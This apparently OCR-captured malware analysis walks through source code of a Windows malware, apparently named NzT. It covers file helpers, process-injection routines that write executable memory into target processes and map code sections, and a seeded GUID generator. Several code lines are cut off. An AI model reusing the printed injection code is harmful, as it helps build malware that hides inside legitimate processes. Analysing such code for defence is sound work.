
```c
#include <Windows.h>

#include "file.h"
#include "crt.h"
#include "ntdll.h"
#include "nzt.h"
#include "utils.h"

BOOL FileGetInfo(HANDLE FileHandle, PFILE_STANDARD_INFORMATION Info)
{
    IO_STATUS_BLOCK IO;

    MemoryZero(&IO, sizeof(IO_STATUS_BLOCK));
    MemoryZero(Info, sizeof(FILE_STANDARD_INFORMATION));

    if (API(NtQueryInformationFile)(FileHandle, &IO, Info, sizeof(FILE_STANDARD_INFORMATION), FileStandardI
        return TRUE;

    return FALSE;
}

BOOL FileGetSize(HANDLE FileHandle, PDWORD FileSize)
{
    FILE_STANDARD_INFORMATION Info;

    *FileSize = 0;

    if (!FileGetInfo(FileHandle, &Info))
        return FALSE;

    *FileSize = Info.AllocationSize.LowPart;
    return TRUE;
}

BOOL FileOpen(HANDLE* FileHandle, CONST LPWSTR Path, ACCESS_MASK AccessMask, ULONG CreateDisposition)
```

which implements such functions as, for example `FileGetInfo`, `FileGetSize`, `FileOpen`, `FileWrite`, etc.

`FileGetInfo(HANDLE FileHandle, PFILE_STANDARD_INFORMATION Info)` - This function retrieves standard information about a file. The `NtQueryInformationFile` function is used to retrieve the information. It takes a handle to an open file and a pointer to a `FILE_STANDARD_INFORMATION` structure to fill with information. The `MemoryZero` function is used to clear these structures before use.

The `FILE_STANDARD_INFORMATION` structure includes several file attributes such as the allocation size of the file, the end of the file, the number of links to the file, and flags to indicate if the file is a directory or if it is deleted. If the operation is successful, the function returns `TRUE`. If the operation fails, it returns `FALSE`:

`FileGetSize(HANDLE FileHandle, PDWORD FileSize)` - This function retrieves the size of a file. It does so by calling `FileGetInfo` to get the standard information of the file, and then sets the value pointed to by `FileSize` to the `AllocationSize.LowPart` of the `FILE_STANDARD_INFORMATION` structure:




```c
BOOL FileGetInfo(HANDLE FileHandle, PFILE_STANDARD_INFORMATION Info)
{
    IO_STATUS_BLOCK IO;

    MemoryZero(&IO, sizeof(IO_STATUS_BLOCK));
    MemoryZero(Info, sizeof(FILE_STANDARD_INFORMATION));

    if (API(NtQueryInformationFile)(FileHandle, &IO, Info, sizeof(FILE_STANDARD_INFORMATION), FileStandardInformation) >= 0
        return TRUE;

    return FALSE;
}

BOOL FileGetSize(HANDLE FileHandle, PDWORD FileSize)
{
    FILE_STANDARD_INFORMATION Info;

    *FileSize = 0;

    if (!FileGetInfo(FileHandle, &Info))
        return FALSE;

    *FileSize = Info.AllocationSize.LowPart;
    return TRUE;
}
```

Note that `AllocationSize` is a `LARGE_INTEGER` (which is a `64-bit` value), and this function is only returning the lower 32 bits of it, which may be incorrect for files larger than `4GB`.

## Injections


Another functions from source code of investigated malware, for injection logic:



```c
#include <Windows.h>

#include "nzt.h"
#include "utils.h"

LPVOID GetImageBase(LPVOID ProcessAddress)
{
    LPBYTE Address = (LPBYTE)ProcessAddress;
    Address = (LPBYTE)((SIZE_T)Address & 0xFFFFFFFFFFFF0000);

    for (;;)
    {
        PIMAGE_DOS_HEADER DosHeader = (PIMAGE_DOS_HEADER)Address;
        if (DosHeader->e_magic == IMAGE_DOS_SIGNATURE)
        {
            if (DosHeader->e_lfanew < 0x1000)
            {
                PIMAGE_NT_HEADERS NtHeaders = (PIMAGE_NT_HEADERS)&((unsigned char*)Address
                if (NtHeaders->Signature == IMAGE_NT_SIGNATURE)
                    break;
            }
        }

        Address -= 0x1000;
    }

    return Address;
}

```

For example:

```
LPVOID InjectData(
        HANDLE Process,
        LPVOID Data,
        DWORD Size
)
```



```
LPVOID InjectData(
    HANDLE Process,
    LPVOID Data,
    DWORD Size
)
{
    LPVOID Address;

    if ((Address = NzT.Api.pVirtualAllocEx(Process, NULL, Size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)) == NULL)
        return NULL;

    if (!NzT.Api.pWriteProcessMemory(Process, Address, Data, Size, NULL))
    {
        NzT.Api.pVirtualFreeEx(Process, Address, Size, MEM_RELEASE);
        return NULL;
    }

    return Address;
}
```

Here’s a breakdown of what the function does:

`NzT.Api.pVirtualAllocEx(Process, NULL, Size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)` - It starts by allocating memory within the virtual memory space of a target process. The size of the allocated memory is specified by the `Size` parameter. The memory is both committed (`MEM_COMMIT`) and reserved (`MEM_RESERVE`) for future use. The allocated memory has read, write, and execute permissions (`PAGE_EXECUTE_READWRITE`). The address of the allocated memory is saved in the `Address` variable. If this operation fails, the function returns `NULL`.

`NzT.Api.pWriteProcessMemory(Process, Address, Data, Size, NULL)` - If memory allocation is successful, the function proceeds to write data into the allocated memory within the target process. It does this using the `WriteProcessMemory` function. This function copies data from a buffer (`Data`) in the current process to the allocated memory (`Address`) in the target process. If the operation fails, it frees the allocated memory using `VirtualFreeEx` and returns `NULL`.


If both operations are successful, the function returns the address of the allocated memory in the target process. This can then be used for various purposes, such as executing the injected code.

This type of functionality is often seen in malware that injects malicious code into legitimate processes to hide its activities or gain higher privileges.

What about this injection logic?

```
DWORD InjectCode(
        HANDLE Process,
        LPVOID Function
)
```

which also implemented in this file:



```
DWORD InjectCode(
    HANDLE Process,
    LPVOID Function
)
{
    HANDLE              Map, RemoteThread, Mutex, RemoteMutex;
    DWORD           Base, Size, ViewSize, NewBaseAddress, Address, ProcessId;
    LPVOID              View;
    NTSTATUS            Status;
    PIMAGE_DOS_HEADER DosHeader;
    PIMAGE_NT_HEADERS NtHeaders;
    ULONG           RelativeRva, RelativeSize;

    do
    {
        Map             = 0;
        RemoteThread    = 0;
        View            = NULL;
        Mutex           = 0;
        RemoteMutex     = 0;

        if ((ProcessId = GetProcessIdByHandle(Process)) == -1)
            break;

        if ((Mutex = CreateMutexOfProcess(ProcessId)) == 0)
            break;

        if (!API(DuplicateHandle)(API(GetCurrentProcess)(), Mutex, Process, &RemoteMutex, 0, FALSE, DUPLICATE_SAME_ACCESS))
            break;

        Base = (DWORD)GetImageBase(Function);
        Size = ((PIMAGE_OPTIONAL_HEADER)((LPVOID)((PBYTE)(Base)+((PIMAGE_DOS_HEADER)
            (Base))->e_lfanew + sizeof(DWORD) + sizeof(IMAGE_FILE_HEADER))))->SizeOfImage;

        if ((Map = API(CreateFileMappingW)(NzT.Api.pGetCurrentProcess()
            , NULL, PAGE_EXECUTE_READWRITE, 0, Size, NULL)) == 0)
            break;
```


This function appears to inject code into a target process by creating a section of memory, copying the code into this section, performing relocations, and finally mapping this section into the target process.

Once all the tasks are performed, the function will clean up by closing any open handles and unmap any mapped views of files. Finally, it will return the address of the injected function in the target process.

As with many other kinds of code injection techniques, this one is also commonly seen in malware.

## Pseudo-Random Generator

And there are several functions in this malware `guid.c`:




```c
#include "nzt.h"
#include "guid.h"
#include "crt.h"
#include "utils.h"

static DWORD GuidRandom(PDWORD Seed)
{
    return(*Seed = 1664525 * (*Seed));
}

VOID GuidGenerate(
    GUID * Guid,
    PDWORD Seed
)
{
    Guid->Data1 = GuidRandom(Seed);
    Guid->Data2 = (DWORD)GuidRandom(Seed);
    Guid->Data3 = (DWORD)GuidRandom(Seed);

    for (DWORD i = 0; i < 8; i++)
        Guid->Data4[i] = (UCHAR)GuidRandom(Seed);
}

LPTSTR GuidGenerateEx(PDWORD Seed)
{
    ULONG Length                = GUID_STR_LENGTH + 1;
    LPTSTR  GuidString, Name    = NULL;
    GUID    Guid;

    GuidGenerate(&Guid, Seed);
    if (GuidString = GuidToString(&Guid))
    {
        if (Name = (LPTSTR)Malloc(Length * sizeof(TCHAR)))
        {
            Name[0] = 0;
            StringConcatA(&Name, GuidString);
        }

        Free(GuidString);
    }
```

These functions are designed to generate a pseudo-random `GUID (Globally Unique Identifier)`. The `GUID` is built from the values produced by a simple linear congruential generator (`LCG`), which is a type of pseudorandom number generator.


Here's what each function does:

`GuidRandom(PDWORD Seed)` - This is a linear congruential generator (LCG) function that takes a seed as a parameter and generates a pseudorandom number. It's important to note that this LCG function always produces the same sequence of numbers if the initial seed is the same:



```
static DWORD GuidRandom(PDWORD Seed)
{
	return(*Seed = 1664525 * (*Seed));
}
```

`GuidGenerate(GUID * Guid, PDWORD Seed)` - This function takes a pointer to a `GUID` structure and a pointer to a `DWORD seed` as parameters. It generates a `GUID` by calling `GuidRandom(Seed)` to generate pseudorandom numbers and assign them to the four parts of the `GUID` structure (`Data1, Data2, Data3, Data4`):



```
VOID GuidGenerate(
	GUID * Guid,
	PDWORD Seed
)
{
	Guid->Data1 = GuidRandom(Seed);
	Guid->Data2 = (DWORD)GuidRandom(Seed);
	Guid->Data3 = (DWORD)GuidRandom(Seed);

	for (DWORD i = 0; i < 8; i++)
		Guid->Data4[i] = (UCHAR)GuidRandom(Seed);
}
```


`GuidGenerateEx(PDWORD Seed)` - This function generates a `GUID` string. It calls `GuidGenerate(&Guid, Seed)` to generate a `GUID` and then converts this `GUID` to a string format with `GuidToString(&Guid)`. This string is then copied to a newly allocated memory block, and a pointer to this block is returned:

```
LPTSTR GuidGenerateEx(PDWORD Seed)
{
    ULONG Length            = GUID_STR_LENGTH + 1;
    LPTSTR  GuidString, Name    = NULL;
    GUID    Guid;

    GuidGenerate(&Guid, Seed);
    if (GuidString = GuidToString(&Guid))
    {
        if (Name = (LPTSTR)Malloc(Length * sizeof(TCHAR)))
        {
            Name[0] = 0;
            StringConcatA(&Name, GuidString);
        }

        Free(GuidString);
